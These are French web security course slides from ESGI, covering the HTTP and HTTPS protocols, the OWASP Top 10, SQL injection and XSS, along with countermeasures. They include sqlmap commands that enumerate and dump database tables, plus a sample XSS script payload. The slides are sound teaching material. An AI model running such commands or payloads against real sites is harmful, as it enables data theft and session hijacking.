ESGI
école supérieure de
génie informatique

La Grande École d'Informatique

N°1 EN ALTERNANCE

de Bac à Bac+5

Établissement et Diplômes
Reconnus par l'État
Niveaux 6 & 7

ESGI
école supérieure de
génie informatique


Sécurité et vulnérabilités WEB

RESEAU GES
GRANDES ECOLES SPECIALISEES

Sommaire

Les protocoles
Les principaux types de vulnérabilités du web
L'énumération web
Burp Suite: l'outil indispensable
Les outils de scan automatisés
TP : les premières vulnérabilités WEB

Rappels



Objectifs du module :
comprendre et réaliser les 4 premieres étapes d'une attaque

Protocole HTTP

Le **protocole HTTP**, pour ***H**yper**T**ext **T**ransfer **P**rotocol*, est un **protocole de communication client-serveur** qui permet d'accéder à des ressources situées sur un serveur Web.
On lui préfère le HTTPS, dont le S signifie ***S**ecured*, il s'agit d'**une variante sécurisée du protocole HTTP** et qui s'appuie sur les protocoles TLS pour chiffrer les échanges entre le client et le serveur.
Pour communiquer avec un serveur Web au travers du protocole HTTP, on s'appuiera sur un client HTTP. Au quotidien, ce client HTTP prend la forme d'un navigateur Internet (Firefox, Chrome, Edge, etc...), même s'il existe de nombreux outils, notamment en ligne de commandes, capable d'effectuer des requêtes Web.

CURL

Le protocole HTTP a vu le jour en 1989, grâce aux travaux de Tim Berners-Lee et de son équipe lorsqu'il travaillait au CERN. Son idée : créer un système hypertexte sur Internet, ce qui donnera le ***W**orld **W**ide **W**eb* et les trois fameuses lettres "*www*", lors de sa mise en place en 1990, avant d'être lancé officiellement auprès du grand public le 6 août 1991. VOICI LA PREMIERE PAGE WEB DE L'ISTOIRE

Protocole HTTP

LES VERSIONS DU PROTOCOLE HTTP

VERSION	ANNÉE DE SORTIE / RFC
HTTP/0.9	1989 - 1991 / AUCUNE RFC ASSOCIÉE
HTTP/1.0	1996 / RFC 1945
HTTP/1.1	1997 PUIS 1999 / RFC 2068 PUIS RFC 2616
HTTP/1.1 BIS	2014 / RFC 7230 À 7237
HTTP/2	2015 / RFC 7540
HTTP/3	2022 / RFC 9114

IT-CONNECT

Protocole HTTP

Quel port est utilisé par le HTTP ?


Port 80
C'est le seul numéro de port associé au protocole HTTP.

Ainsi, lorsque l'on se connecte sur une page Web, par exemple "*http://www.domaine.fr*", le navigateur sait qu'il doit envoyer sa requête sur le port 80 du serveur Web.

Néanmoins, il est possible d'utiliser un port d'écoute différent sur son serveur Web, dans ce cas il faudra le spécifier au niveau de la requête. Si le port 80 est remplacé par le port 8080, il faudra utiliser la syntaxe suivante : http://www.domaine.fr**:8080**.

Les requêtes HTTP

Une requête HTTP contient une méthode, une cible (précisée par son chemin) et la version du protocole utilisé. En complément, la requête HTTP contient un **en-tête HTTP avec différents champs** qui indiquent l'hôte cible, le langage, etc...



Les requêtes HTTP

- **La méthode GET**

  GET est probablement la commande la plus populaire et la plus utilisée, car elle permet de **demander une ressource au serveur Web**. Par exemple, un fichier HTML, un fichier JavaScript ou tout simplement un fichier image. Prenons un exemple :

```
GET /index.html
```

Avec cette commande, **le client, par l'intermédiaire de son navigateur Web, demande au serveur Web de lui envoyer le contenu du fichier "index.html"** : nécessaire pour afficher la page d'accueil du site. En effet, le fichier "*index.php*" ou "*index.html*" fait généralement référence à la page d'accueil d'un site.

Pour une image, nous pouvons imaginer une requête comme celle-ci :

```
GET /images/photo1.png
```

Les requêtes HTTP

Dans les deux exemples d'avant, nous demandons des ressources statiques au serveur Web. Néanmoins, sur un site Web dynamique, écrit en PHP par exemple, nous pouvons ajouter des paramètres pour affiner la requête. Prenons un exemple :

```
GET /tutoriels.php?numero=1
```

Ici, **nous appelons la page "*tutoriels.php*" en précisant le paramètre "*numero*" avec la valeur 1**. On peut imaginer que c'est une façon de demander au serveur Web de nous fournir le contenu du tutoriel avec l'identifiant numéro 1.

Note : il est possible d'ajouter des caractères spéciaux dans les requêtes, en utilisant un encodage. Par exemple, le caractère "é" s'écrit "%C3%A9"

Les requêtes HTTP

- **La méthode POST**

Avec la méthode GET, le contenu de la requête est visible directement dans le navigateur. Ce n'est pas idéal pour certaines informations que l'on aimerait masquer, et ce n'est pas non plus idéal pour envoyer une quantité d'informations importantes (l'URL a une limite de caractères), voire même pour charger un fichier image sur le serveur.

Heureusement, il existe une méthode plus adaptée : **la commande POST**. Lorsque l'on utilise la commande POST, le client n'ajoute pas les paramètres à la requête donc ils ne sont pas visibles dans l'URL, mais **ils sont ajoutés directement dans l'en-tête HTTP**.

La méthode POST est très populaire pour envoyer des images et soumettre un formulaire (que ce soit une enquête en ligne ou un simple formulaire de contact). Dans le cas d'un formulaire, la méthode POST est précisée dans la déclaration du formulaire, dans le code HTML, et la page de destination s'attend aussi à réception des informations via la méthode POST.

```
<form action="contact.php" method="post">
```

Les requêtes HTTP

- **La méthode HEAD**

Même si les méthodes POST et GET sont les plus populaires, vous devez savoir qu'il existe aussi la méthode HEAD. Cette méthode permet d'**obtenir des informations sur la ressource en elle-même, en obtenant l'en-tête de la réponse, sans pour autant demander la ressource en elle-même**. Ainsi, on peut obtenir le poids du fichier (champ "*content-length*" de l'en-tête) sans avoir à le télécharger réellement, par exemple.

Voici un exemple :

```
HEAD /images/photo1.png
```

A minima, vous devez connaître ces trois types de méthodes, même s'il en existe plein d'autres : *OPTIONS, LOCK, UNLOCK, CONNECT, DELETE, etc.*

Les réponses HTTP

Les codes de retour HTTP sont intéressants pour interpréter la réponse renvoyée par le serveur, et là encore, il y en a certains qui sont à connaître par cœur !

Voici la liste des codes à connaître et qui sont les plus fréquents :

- **200** : succès de la requête donc la ressource est chargée correctement
- **301 et 302** : indique une redirection, permanente (301) ou temporaire (302), c'est utilisé lors du changement d'un domaine sur un site Web, ou lorsqu'une page change d'URL
- **403** : l'accès à la ressource est refusé par le serveur, ceci peut se produire si l'accès à une page est limité à certaines adresses IP, par exemple
- **404** : la ressource est introuvable (vous savez, la fameuse page "*404 not found*" ou "*404 page introuvable*")
- **500** : erreur côté serveur, ce qui peut être liée à une erreur de code, par exemple. Il y a aussi les codes 502 et 503, moins fréquents.

Le protocole HTTP

OK pour vous ?

Root me > web serveur > HTTP - HEADERS

et

Root me > réaliste > Eh oui, parfois

Le protocole HTTPS

La communication entre le client Web et le serveur Web est **chiffrée**. Ceci afin d'empêcher qu'un tiers non autorisé « écoute » la communication en prenant par exemple connaissance du trafic en réseau WLAN.

Le serveur Web est **authentifié** par le fait qu'en tout début de communication, un certificat est envoyé au client Web pour attester de la crédibilité du domaine. Cette mesure contribue à combattre les tromperies résultant de faux sites Web.

Quelle différence entre protocole HTTP et HTTPS ? La réponse simple est : techniquement, aucune ! Le protocole lui-même, c'est à dire la syntaxe, est identique dans les deux variantes.

La différence réside dans le fait que le HTTPS **utilise un protocole de transport particulier**, à savoir SSL/TLS. Ce n'est pas le protocole lui-même, mais son mode de transport qui est sécurisé de manière supplémentaire

Le protocole HTTPS

Quel port utilise le protocole HTTPS ?


Le port 443

Pour avoir le “S “il faut passer par l’acquisition et l’installation d’un **certificat SSL/TLS** auprès d’une Autorité de Certification reconnue. Cela affichera ainsi le **HTTPS**, le cadenas vert et le mot « Sécurisé » dans la barre d’adresse du navigateur.
Il existe trois niveaux d’authentification lors de l’émission des certificats permettant d’afficher le **HTTPS** :

- Domain Validation (DV) considéré comme de l’authentification faible ;
- Organization Validation (OV) à authentification forte ;
- Extended Validation (EV) à authentification renforcée.


Les principaux types de vulnérabilités du web

Le top des failles WEB



https://owasp.org/Top10/fr/

Les principaux types de vulnérabilités du web




A01 : Broken Access Control
Accéder à des ressource sans posséder les droits requis

Pas de principe du moindre privilège
Bypass du contrôle d'accès (modification URL ou API)

Insecure Direct Object References IDOR (modifier les informations d'un autre user via son ID) ⇐ on revient la dessus juste après

Escalade de privilège
Manipulation de metadatas (JWT, Cookie, champs caché)

mauvaise configuration ou absences des CORS(partage des ressources entre origines multiples) permet un accès API non contrôlé




A02 : Cryptographic failures

Stockage des mots de passes défaillant (md5 , Sha1)
pas de sel

on verra la partie cryptographie un peu plus tard dans ce cours

Les principaux types de vulnérabilités du web




A03 : Injections

Failles dans les formulaires, import de fichiers

SQL, JSON, XML…

ESGI
école supérieure de génie informatique

injection SQL



Entrée utilisée directement pour créer une requête SQL

- Accès aux données de la base
- Possibilité d'exécuter des commandes sur le serveur sous-jacent


Contre-mesures:

- utiliser des déclarations préparées avec requêtes paramétrées (ORM)
- filtrer de manière stricte les données d'entrée
- Appliquer le principe du moindre privilège

Outil pratique : SQLMAP

```
sqlmap -u https://example.com/page.php?id=1
sqlmap -u https://example.com/page.php?id=1 -dbs
sqlmap -u https://example.com/page.php?id=1 -D database_name -tables
sqlmap -u https://example.com/page.php?id=1 -D database_name -T table_name -dump
```


Les principaux types de vulnérabilités du web



A04 : Insecure design

Détournement des questions secrètes

abus (automatisation de commandes de produits limités…)




A05 : Security misconfiguration

Mots de passe par défaut (ou faibles)
Renvoi d'erreurs
index Of

Index of /wp-content/upload

Name	Last modified	Si
Parent Directory		
2019/	2020-07-03 19:01	-
2020/	2020-12-01 00:01	-
2021/	2021-12-01 00:12	-
2022/	2022-12-01 00:00	-
2023/	2023-12-01 00:02	-
2024/	2024-12-01 00:00	-
2025/	2025-08-01 00:00	-
dynamic_avia/	2020-07-03 19:01	-
protectedfiles/	2025-02-13 09:50	-
pum-debug.log	2020-12-01 00:01	346
pum/	2020-07-03 19:01	-
woocommerce-placehol..>	2020-07-03 19:01	1.7
woocommerce-placehol..>	2020-07-03 19:01	12
woocommerce-placehol..>	2020-07-03 19:01	18
woocommerce-placehol..>	2020-07-03 19:01	19
woocommerce-placehol..>	2020-07-03 19:01	61
woocommerce-placehol..>	2020-07-03 19:01	49


Les principaux types de vulnérabilités du web



A06 : composants vulnérables et dépassés

versions non mises à jour ou comportants des vulnérabilités connues

Les principaux types de vulnérabilités du web




A07 : echec authentification et identification

bruteforce mots de passes
Attaque par dictionnaire
Rainbow Table
Fuite d’informations et pivot

Contre mesures: OTP, passkey, jeton de session, ne pas donner trop d’informations, politique de mots de passe

Les principaux types de vulnérabilités du web



A08 : Faille d'intégrité de la data et software


modification d'un logiciel en amont pour divers raisons

le cas le plus OUF : NotPetya (vidéo 30 minutes)
cyberattaque la plus dévastatrice de l'histoire avec plus de 10 milliards de dollars de dégâts

modification par les russes du logiciel de paye ukrainien numéro 1 MeDoc puis déclenchement simultané partout (ver + ransomware)

Porte dérobée XZUtils en 2024 qui aurait pu être la plus dévastatrice de l'histoire (vidéo 30 minutes)


Les principaux types de vulnérabilités du web



A09:faille logs et monitoring


Absences de logs qui ne permet pas de détecter ou répondre à un incident

Les principaux types de vulnérabilités du web



A10: Server Side Request Forgery SSRF

Accès à des ressources interne depuis un serveur compromis pivot



Cross Site Scripting XSS

Basé sur la confiance qu'un utilisateur porte à un site donné

- Vulnérabilité côté client
- Côté serveur : non persistante ou réfléchie
- Côté serveur : persistante ou stockée (injecté dans le contenu du site)
- Solution : encodage systématique du HTML en entrée et en sortie

(exemple '<' et '>' en '&lt'
et '&gt')

Outil: Beef-XSS XSSer

• Détection de vulnérabilité

La faille XSS (Cross Site Scripting)

Définition : Dans un environnement web, c’est l’ exécution non souhaitée de code sous forme de script côté client (navigateur).

L’interprétation n’est pas parsée par le serveur et ne peut être contrôlée de ce côté.

Utilisation de code Javascript, HTML...

• Détection de vulnérabilité

But de la faille XSS

-> redirection de page en vue de phishing.

-> Vol de sessions et de cookies

->DDoS par flood de script

• Détection de vulnérabilité

A quoi ça ressemble ?


• Détection de vulnérabilité

A quoi ça ressemble ?

<script>alert(‘Hack’)</script>

• Détection de vulnérabilité

A quoi ça ressemble ?



• Détection de vulnérabilité

Pourquoi ça fait ça ?

1ère règle : NE JAMAIS FAIRE CONFIANCE À L'UTILISATEUR

Tout ce qui est saisi par l’utilisateur doit être contrôlé / bridé

Le navigateur ne fait qu'exécuter du code , à vous d'empêcher cette exécution !

• Détection de vulnérabilité

2 types de failles XSS

Faille XSS permanente

non permanente / Reflected XSS

• Détection de vulnérabilité

Faille XSS permanente

dans ce cas, les informations arbitraires sont stockées pour être ensuite affichées sans sécurisation suffisante.

Exemple : un forum. Chaque message est enregistré pour être ensuite affiché lorsqu'un utilisateur demande la page.

